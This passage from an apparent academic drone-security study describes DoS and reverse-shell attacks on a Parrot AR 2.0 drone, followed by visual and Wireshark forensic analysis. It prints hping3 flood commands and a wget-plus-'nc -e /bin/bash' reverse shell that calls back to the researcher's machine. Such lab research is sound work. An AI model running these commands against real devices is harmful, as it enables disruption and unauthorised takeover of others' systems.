

FIGURE 4.13: Attack 6- Denial of Service attack

Figure 4.13 illustrates the Denial of Service attack. In this attack, the Xiaomi POCO F1 mobile device was used to control the drone.

Firstly, the DoS attack using hping3 as shown in Figure 4.14 was initiated to test its impact on the drone's flight stability. Despite the attack, the drone continued to fly normally, remaining under full control with no noticeable disruptions. The round-trip time (RTT) values, as seen in the screenshots, showed minimal fluctuation, indicating that the drone's communication and control channels were resilient to the DoS attack. The RTT remained relatively stable, ranging from approximately 1.6 ms to 3.4 ms before the attack and increasing only slightly to around 8.4 ms to 15.8 ms during the attack. This minor increase suggests that while the attack introduced additional network traffic, it was not sufficient to disrupt the drone's control.

In a subsequent test, the drone was not flown, and the DoS attack specifically targeted port 5555, which is responsible for the drone's video streaming. This was done to observe any potential impact on the video feed. However, even under targeted attack, the video stream remained stable and unaffected.

This indicates that both the drone's control and video streaming functionalities have a certain level of tolerance to network-based DoS attacks, maintaining operational integrity despite the malicious traffic.

4.3.6.1 Commands Used

```
# Using hping3 to launch a DoS attack on the drone by sending packets
    ↪ rapidly
sudo hping3 --fast 192.168.1.1
```

```
3
4 # Using ping to measure the round-trip time to the drone's IP address
5 ping 192.168.1.1
6
7 # Another attempt to launch a more aggressive DoS attack using hping3
    ↪ targeting the video stream
8 sudo hping3 --flood --rand-source --data 12000 -p 5555 192.168.1.1
```

Listing 4.11: Commands used in the DoS attack simulation



Figure 4.14: DoS Attack Targeting the Drone

Figure 4.15 shows the DoS attack execution on the video stream of the drone.



Figure 4.15: DoS Attack Targeting the Video Stream of Drone

4.3.7 Attack 7- Reverse Shell and File Deletion



FIGURE 4.16: Attack 7- Reverse Shell and File Deletion

Figure 4.16 illustrates the Denial of Service attack. In this attack, Xiomi POCO F1 mobile device was used to control the the drone.In this attack, the drone was not in flight. The researcher initiated the attack by uploading the ncat binary into the drone's /tmp directory. This was achieved using the wget utility, where the binary was fetched from a Python server hosted on the researcher's Linux machine.

Once the ncat binary was successfully uploaded, the researcher executed a series of commands to establish a reverse shell.

While the researcher gained the capability to perform various malicious activities through the reverse shell—such as deleting the GPS firmware file located in the **/firmware** directory, executing harmful commands shown in Table 4.1, downloading and executing malware, or removing essential files necessary for the drone's functionality—these actions were avoided. Executing such commands could cause irreversible damage to the drone, compromising its operation and potentially rendering it inoperable.

4.3.7.1 Commands Used

```
# In the victim (drone)
wget http://192.168.1.3:443/nc  # Downloading ncat binary
   ↪ to the drone
```

```
nc 192.168.1.3 80 -e /bin/bash  # Connecting back to the
    ↪ attacker's machine and executing /bin/bash

# In the attacker (researcher's machine)
nc -nvlp 80  # Listening for incoming connections from the
    ↪ drone
```

LISTING 4.12: Commands for Setting Up Reverse Shell

4.4 Analysis

4.4.1 Visual Observation Phase

The videos for each attack are attached in Google Drive and can be accessed using the following link: Google Drive Videos.

4.4.1.1 Attack 1- De-authentication Attack using aircrack-ng

In this attack, since the NodeJS client was used, the drone was programmed to take off, perform a clockwise rotation, and then land. However, instead of landing, the drone continued to fly straight after the clockwise rotation because the attack was executed after the rotation, preventing the landing command from being executed. Following the attack, the laptop running the NodeJS client was disconnected from the Wi-Fi as shown in Figure 4.17, and it was unable to reconnect to the drone. Additionally, no other client could connect to the Wi-Fi while the attack was running.



FIGURE 4.17: Wi-Fi Disconnection of the Laptop controlling the drone

4.4.1.2 Attack 2- De-authentication Attack using ESP32 Microcontroller

In this attack, the AR.FreeFlight 2.0 mobile application was used to control the drone, keeping it hovering in place. When the de-authentication attack was executed, the mobile phone (Xiaomi POCO F1) running the AR.FreeFlight 2.0 application was disconnected from the Parrot AR 2.0 drone's Wi-Fi network as shown in Figure 4.18. Despite the loss of connection, the drone continued to remain airborne due to the Parrot AR 2.0 drone's autopilot mode, which automatically maintains flight stability in the absence of direct control commands.



FIGURE 4.18: Wi-Fi Disconnection of the Mobile phone controlling the drone

4.4.1.3 Attack 3- Powering Off the Drone Remotely

During this attack, the drone instantly shut down and fell from the air. As a result, the controller phone (Xiaomi POCO F1), was disconnected from the drone's Wi-Fi network as the drone powered off. As shown 4.18, the AR.Freeflight 2.0 application will display the message control link not available.

4.4.2 Attack 4- Video Stealing

Initially, the authorised user, connected to the drone via a Xiaomi POCO F1, received a "video connection alert" message as shown in Figure 4.21, indicating a disruption in the live video feed (the recorded video by the drone also appeared glitched). At this stage, the video feed was still available but unstable. Assuming the disruption was due to a Wi-Fi issue, the user disconnected from the drone. Once the user disconnected from the Wi-Fi, the video recording eventually cut off entirely (Refer Figure 4.20, leaving the screen blank, which allowed the attacker to successfully gain access to the video feed.



FIGURE 4.19: Video connection Alert



FIGURE 4.20: Video connection Alert with blank screen

4.4.3 Attack 5- Man-in-the-Middle attack

In this attack, as a result of traffic rerouting due to the Man-in-the-Middle (MITM) intervention, the video connection was initially cut off, and a "video connection alert" as shown in Figure 4.21 message was displayed. Eventually, the mobile device lost its connection to the drone. Although the device remained connected to the drone's Wi-Fi network, it could no longer control the drone, displaying a "connection link not available" message (Refer Figure 4.21).



FIGURE 4.21: Video connection Alert



FIGURE 4.22: Connection Alert

4.4.4 Attack 6- Denial of Service attack

In this attack, the drone remained unaffected, flying stably throughout. Additionally, the video stream of the drone was unaffected and remained stable, demonstrating tolerance against the attempted disruption.

4.4.5 Attack 7- Reverse Shell and File Deletion

Since the drone was not flown during this attack, there are no visual observations to report. However, if executed while the drone is in flight, this attack could potentially shut down the drone by executing harmful commands, as listed in Table 4.1.

4.4.6 Forensics Analysis Phase

4.4.6.1 Attack 1- De-authentication Attack using aircrack-ng

Wireshark was utilised to capture the network traffic when the attack was done and the following filter was used to filter out the de-authentication frames: (Refer Figure 4.24)

```
wlan.fc.type_subtype == 0x0c
```

LISTING 4.13: Wireshark Filter to capture de-authentication frames



FIGURE 4.23: Filtering de-authentication frames in wireshark

The source MAC address, A0:14:3D:ED:92:14, corresponds to the Parrot AR 2.0 drone's MAC address. During the de-authentication attack, the researcher deliberately spoofs the MAC address of the legitimate Wi-Fi access point—in this case, the drone—and sends de-authentication frames to all nearby clients. This spoofing technique makes it appear as though the de-authentication requests are originating from the actual access point, thereby tricking the clients into disconnecting from the network. By continuously sending these spoofed frames, the researcher can effectively disrupt communication between the drone and its control clients, causing persistent disconnections.

This method not only prevents legitimate users from maintaining a stable connection but also complicates the identification of the true source of the attack, as the traffic appears to come from a trusted and authorised network device. Such attacks highlight the vulnerabilities inherent in wireless communication protocols, where trust is often established based on MAC addresses, which can be easily spoofed, leading to significant security implications.

4.4.6.2 Attack 2- De-authentication Attack using ESP32 Microcontroller

Wireshark was utilised to capture the network traffic when the attack was done and the following filter was used to filter out the de-authentication frames: (Refer Figure 4.24)

```
wlan.fc.type_subtype == 0x0c
```

LISTING 4.14: Wireshark Filter to capture de-authentication frames



FIGURE 4.24: Filtering de-authentication frames in Wireshark

As discussed in the Forensics Analysis of Attack 1 (Section 4.4.6.1), the use of MAC address spoofing to send de-authentication frames can effectively disrupt communication between a drone and its control clients.

4.4.6.3 Attack 3- Powering Off the Drone Remotely

Since the drone lacks a history binary, it does not record the history of commands executed. However, device information for connected devices is stored in the file located at **/data/custom.configs/profiles**. In this particular scenario, two devices connected to the drone: the Xiaomi POCO F1, which belongs to the authorised user, and the Xiaomi Redmi Note 8, which was used by the attacker.



FIGURE 4.25: History of Devices connected to the Drone

In addition, the userbox file located at **/data/video/boxes** (the file name format of the userbox directory is **flight_yyyymmdd_hhmmss**), which contains GPS information, was retrieved using FTP. Although this file can be converted to GPX format for further analysis, no detailed analysis was conducted since the drone was only flown in a small room." Refer to Figure 3 in Appendix (Section 6.3 for userbox file retrieval.

4.4.7 Attack 4- Video Stealing

The video recorded by the drone was stored on the Xiaomi phone at the location **/Internal_Storage/DCIM/AR.Drone/**. This video appeared glitched, likely due to the attacker's attempts to intercept the video feed during the recording process. Figure 4.26 shows the glitched video recorded by the drone during this attack which is proof that the attack occurred.

